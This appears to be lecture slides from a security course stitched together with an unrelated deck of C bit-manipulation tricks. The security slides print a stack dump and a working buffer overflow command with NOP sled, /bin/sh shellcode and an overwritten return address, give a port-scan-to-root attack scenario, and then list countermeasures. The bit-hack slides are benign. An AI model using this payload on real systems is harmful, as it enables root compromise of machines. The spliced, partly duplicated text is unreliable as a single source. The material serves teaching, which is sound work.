| 0xbffffdfc: | 0xb7fb2000 | 0x00000000 | 0xfda9b8fe | 0xc05a34ee |
| 0xbfffffe0c: | 0x00000000 | 0x00000000 | 0x00000000 | 0x00000002 |
| 0xbfffffe1c: | 0x08048320 | 0x00000000 | 0xb7ff0340 | 0xb7e10369 |
| 0xbfffffe2c: | 0xb7fff000 | 0x00000002 | 0x08048320 | 0x00000000 |
| 0xbfffffe3c: | 0x08048341 | 0x08048444 | 0x00000002 | 0xbfffffe64 |
| 0xbfffffe4c: | 0x08048460 | 0x080484c0 | 0xb7feae20 | 0xbfffffe5c |
| 0xbfffffe5c: | 0xb7fff918 | 0x00000002 | 0xbfffff44 | 0xbfffff52 |
| 0xbfffffe6c: | 0x00000000 | 0xbfffffbf | 0xbfffffc0 | 0xbfffffd7 |
| 0xbfffffe7c: | 0xbfffffe5 | 0x00000000 | 0x00000020 | 0xb7fd9da4 |

Buffer Overflow Attack

Done!

Replace the 5 x 0x45454545 ('E') in the payload by 5 x 0x6cfdffbf.
Jumps to NOP-sled, and...

```
/tmp/coen$ ./envexec.sh buf $(python -c 'print "\x90" * 63 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\x0b\xcd\x80" + "\x6c\xfd\xff\xbf" * 5')
```




ITU CPH

Buffer Overflow Attack


Done!

Replace the 5 x 0x45454545 ('E') in the payload by 5 x 0x6cfdffbf.
Jumps to NOP-sled, and...

```
/tmp/coen$ ./envexec.sh buf $(python -c 'print "\x90" * 63 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\x0b\xcd\x80" + "\x6c\xfd\xff\xbf" * 5')
```



The process was running as root.
We injected a shell into it.
We now have a root shell.




ITU CPH

Buffer Overflow Attack

Attack Scenario

- . Port scan target computer with nmap
- . Find vulnerable service.
- . Buffer overflow, reverse-shell ⇒
you are in! but, with few privileges, perhaps? :-/
- . Find vulnerable binaries on the machine.
(that either always run as root, or which are currently
running in a process that is running as root)
- . Buffer overflow, shell ⇒
you are in! with root.



buffer Overflow Attack

All is broken?

Are all programs (potentially) broken?

Nope; only ones with unsafe function calls.
(strcpy, strcat, sprintf, gets) & array pointers.


Should I throw away my computer?

Nope; compilers & OS introduce countermeasures.

- OS: memory layout randomization (ASLR), canary, ...
- HW: executable space protection
- Compiler: PointGuard, ...

So, I shouldn't worry?

You should worry (a little). Attackers are smart (ASLR broken, return-to-libc, ...)



bit hacks

Set the kth Bit

Problem

Set k th bit in a word x to 1.

Idea

Shift and OR.

$$y = x \mid (1 \ll k);$$

Example

$k = 7$

| | |
|--------------------|------------------|
| x | 1011110101101101 |
| $1 \ll k$ | 000000010000000 |
| $x \mid (1 \ll k)$ | 1011110111101101 |

Clear the kth Bit

Problem

Clear the k th bit in a word x .

Idea

Shift, complement, and AND.

```
y = x & ~(1 << k);
```

Example

$k = 7$

| | |
|---------------------|------------------|
| x | 1011110111101101 |
| $1 << k$ | 0000000010000000 |
| $\sim(1 << k)$ | 1111111011111111 |
| $x \& \sim(1 << k)$ | 1011110101101101 |

Toggle the kth Bit

Problem

Flip the k th bit in a word x .

Idea

Shift and XOR.

```
y = x ^ (1 << k);
```

Example ($0 \rightarrow 1$)

$k = 7$

| | |
|----------------|------------------|
| x | 1011110101101101 |
| $1 << k$ | 0000000010000000 |
| $x ^ (1 << k)$ | 1011110111101101 |

Extract a Bit Field

Problem

Extract a bit field from a word x .

Idea

Mask and shift.

$(x \& \text{mask}) \gg \text{shift};$

Example

$\text{shift} = 7$

| | |
|-------------------------------------|------------------|
| x | 1011110101101101 |
| mask | 0000011100000000 |
| $x \& \text{mask}$ | 0000010100000000 |
| $x \& \text{mask} \gg \text{shift}$ | 0000000000001010 |

Set a Bit Field

Problem

Set a bit field in a word x to a value y .

Idea

Invert mask to clear, and OR the shifted value.

```
x = (x & ~mask) | (y << shift);
```

Example

$\text{shift} = 7$

| | |
|--|------------------|
| x | 1011110101101101 |
| y | 0000000000000011 |
| mask | 0000011110000000 |
| $x \& \text{~mask}$ | 1011100001101101 |
| $x = (x \& \text{~mask}) (y << \text{shift});$ | 1011100111101101 |

No-Temp Swap (Instant Replay)

Problem

Swap x and y without using a temporary.

```
x = x ^ y;  
y = x ^ y;  
x = x ^ y;
```

Example

| | | | | |
|---|----------|----------|----------|----------|
| x | 10111101 | 10010011 | 10010011 | 00101110 |
| y | 00101110 | 00101110 | 10111101 | 10111101 |

Why it works

XOR is its own inverse: $(x \wedge y) \wedge y \Rightarrow x$

Performance

Poor at exploiting *instruction-level parallelism (ILP)*.

No-Branch Minimum

Problem

Find the minimum r of two integers x and y without using a branch.


```
r = y ^ ((x ^ y) & -(x < y));
```

Why it works

- The C language represents the Booleans **TRUE** and **FALSE** with the integers **1** and **0**, respectively.
- If $x < y$, then $-(x < y) \Rightarrow -1$, which is all **1**'s in two's complement representation. Therefore, we have $y ^ (x ^ y) \Rightarrow x$.
- If $x \geq y$, then $-(x < y) \Rightarrow 0$. Therefore, we have $y ^ 0 \Rightarrow y$.

Merging Two Sorted Arrays

```
static void merge(long * __restrict C,
                  long * __restrict A,
                  long * __restrict B,
                  size_t na,
                  size_t nb) {
    while (na > 0 && nb > 0) {
        if (*A <= *B) {
            *C++ = *A++; na--;
        } else {
            *C++ = *B++; nb--;
        }
    }
    while (na > 0) {
        *C++ = *A++;
        na--;
    }
    while (nb > 0) {
        *C++ = *B++;
        nb--;
    }
}
```



| | | | |
|---|----|----|----|
| 3 | 12 | 19 | 46 |
|---|----|----|----|

| | | | |
|---|----|----|----|
| 4 | 14 | 21 | 23 |
|---|----|----|----|

Branchless

```
static void merge(long * __restrict C,
                  long * __restrict A,
                  long * __restrict B,
                  size_t na,
                  size_t nb) {
    while (na > 0 && nb > 0) {
        long cmp = (*A <= *B);
        long min = *B ^ ((*B ^ *A) & (-cmp));
        *C++ = min;
        A += cmp; na -= cmp;
        B += !cmp; nb -= !cmp;
    }
    while (na > 0) {
        *C++ = *A++;
        na--;
    }
    while (nb > 0) {
        *C++ = *B++;
        nb--;
    }
}
```

This optimization works well on some machines, but on modern machines using `clang -O3`, the branchless version is usually slower than the branching version. 🤢 Modern compilers can perform this optimization better than you can!

Why Learn Bit Hacks?

Why learn bit hacks if they don't even work?

- Because the compiler does them, and it will help to understand what the compiler is doing when you look at the assembly code.
- Because sometimes the compiler doesn't optimize, and you have to do it yourself by hand.
- Because many bit hacks for words extend naturally to bit and word hacks for vectors.
- Because these tricks arise in other domains, and so it pays to be educated about them.
- Because they're fun!

Least-Significant 1

Problem

Compute the mask of the least-significant **1** in word **x**.

```
r = x & (-x);
```

Example

| | |
|----------|---------------------------|
| x | 0010000001010000 |
| -x | 1101111110110000 |
| x & (-x) | 00000000000 1 0000 |

Why it works

The binary representation of **-x** is $(\sim x) + 1$.

Question

How do you find the index of the bit, i.e., $\lg r$?

Round up to a Power of 2

Problem

Compute $2^{\lceil \lg n \rceil}$.

Bit $\lceil \lg n \rceil - 1$ must be set

```
uint64_t n;  
:  
--n;  
n |= n >> 1;  
n |= n >> 2;  
n |= n >> 4;  
n |= n >> 8;  
n |= n >> 16;  
n |= n >> 32;  
++n;
```

Example

| |
|------------------|
| 0010000001010000 |
| 0010000001001111 |
| 0011000001101111 |
| 0011110001111111 |
| 0011111111111111 |
| 0100000000000000 |

Set bit $\lceil \lg n \rceil$

Populate all bits
to the right with 1

Population Count III

Parallel divide-and-conquer

```
// Create masks
M5 = ~((-1) << 32);      // 032132
M4 = M5 ^ (M5 << 16);    // (016116)2
M3 = M4 ^ (M4 << 8);     // (0818)4
M2 = M3 ^ (M3 << 4);     // (0414)8
M1 = M2 ^ (M2 << 2);     // (0212)16
M0 = M1 ^ (M1 << 1);     // (01)32

// Compute population count
x = ((x >> 1) & M0) + (x & M0);
x = ((x >> 2) & M1) + (x & M1);
x = ((x >> 4) + x) & M2;
x = ((x >> 8) + x) & M3;
x = ((x >> 16) + x) & M4;
x = ((x >> 32) + x) & M5;
```

Notation:
 $X^k = \underbrace{XX \cdots X}_{k \text{ times}}$